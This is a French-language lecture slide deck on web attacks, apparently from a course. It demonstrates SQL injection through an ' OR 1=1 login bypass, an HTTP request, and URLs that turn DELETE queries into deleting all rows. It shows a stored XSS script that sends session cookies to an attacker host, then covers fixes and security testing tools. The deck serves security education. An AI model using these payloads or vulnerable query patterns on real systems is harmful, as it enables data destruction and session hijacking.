
Attaques - Injection SQL

Connexion à un formulaire d'authentification



Attaques - Injection SQL

Injection au niveau du champ Utilisateur



Attaques - Injection SQL

Requête dans le code PHP dont les entrées sont mal filtrées

Utilisateur ' OR 1 = 1 --

```
<?php
....
                $getid = "SELECT Prenom, Nom FROM
users WHERE user_name = '$Utilisateur' and password =
'$MotdePasse' ";
                $result = mysql_query($getid) or
die('<pre>' . mysql_error() . '</pre>');
```

```
POST /connexion.php HTTP/1.1
Host: http://vulnerable.fr
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

Utilisateur=%27+OR+1%3D1+--&Mot de passe=
```

Attaques - Injection SQL

Exemple 1

- Code du programme

```
$db = mysqli_connect($host, $user_mysql, $password_mysql, $database);
$query="DELETE FROM Users WHERE id=$id";
$rs = mysqli_query($db, $query);
```

- Utilisation
  - Normale → `http://www.site1.fr/php/test.php?id=3`
  - Injection → `http://www.site1.fr/php/test.php?id=3 OR 1=1`
    - Requête → `DELETE FROM Users WHERE id=3 OR 1=1`
    - Résultat → destruction de tous les enregistrements

Exemple 2

- Code du programme

```
$query="DELETE FROM Users WHERE id=$id AND champ=true";
```

- Utilisation
  - Injection → `http://www.site1.fr/php/test.php?id=3 OR 1=1-`
    - Requête → `DELETE FROM Users WHERE id=3 OR 1=1- AND champ=true`

Attaques - Injection SQL

Première solution partielle - ajouter des quotes dans la requête

- Code du programme

```
$query="DELETE FROM Users WHERE id='".$id."'";
```

- Utilisation
  - Injection précédente → caduque
    - Requête → `DELETE FROM Users WHERE id='3 OR 1=1'`
    - Résultat → plus de danger
  - Injection → `http://www.site1.fr/php/test.php?id=3' OR 1=1`
    - Requête → `DELETE FROM Users WHERE id='3' OR 1=1'`
    - Résultat → destruction de tous les enregistrements

Solutions (cf. TP)

- `mysqli_real_escape_string`
  → transforme les caractères spéciaux en caractères neutres
- Requêtes préparées (avec l'inteface *PHP Data Objects*)

Attaques - Vol de cookie

Exemple

- Code du programme

```
<script>
cookie=document.cookie();
i=new.image();
i.src="http://www.hacker.org/?id="+cookie;
</script>
```

- Utilisation
  - Où → forum avec une zone de texte où on poste un message
  - Résultat → vol du cookie de session des utilisateurs qui vont lire le message dans le forum

Quel est le type de cette attaque ?

-
-

Attaques - Vol de cookie

Exemple

- Code du programme

```
<script>
cookie=document.cookie();
i=new.image();
i.src="http://www.hacker.org/?id="+cookie;
</script>
```

- Utilisation
  - Où → forum avec une zone de texte où on poste un message
  - Résultat → vol du cookie de session des utilisateurs qui vont lire le message dans le forum

Quel est le type de cette attaque ?

- *Cross-Site Scripting* (`XSS`)
- persistante (XSS stocké / `Stored XSS`)

Contrôles de sécurité à mettre en place dans une appli. web

Les commandements du code sécurisé

- Authentification
- Management des sessions
- Contrôle d'accès
- Validation des entrées (filtrage / désinfection)
- Contrôle des fichiers uploadés (types / extensions)
- Enregistrer les évènements
- etc.

https://owasp.org/www-project-code-review-guide/

Technologies liées à la sécurité web

- Analyse de code statique (*Static Application Security Testing*)
  - Essentiel dans un cycle de développement sécurisé
  - `Java` → `Sonarqube` ; `PHP` → `RIPS` ; etc.
- Analyse de code dynamique (*Dynamic Application Security Testing*)
  - **Black-box** ; tentative de pénétration et identification de vulnérabilités
  - `OWASP WebScarab` ; `OWASP Zap` ; `Burp` ; etc.
- Tests interactifs de la sécu. (*Interactive Application Security Testing*)
  - Repérer des comportements étranges lors de l'exéc. de l'appli.
  - Réduit habituellement les faux positifs des rapports SAST
- Autoprotection des appli. (*Runtime Application Self-Protection*)
  - Détecter et protéger l'appli. d'une attaque en temps réel en reconfigurant l'environnement de l'application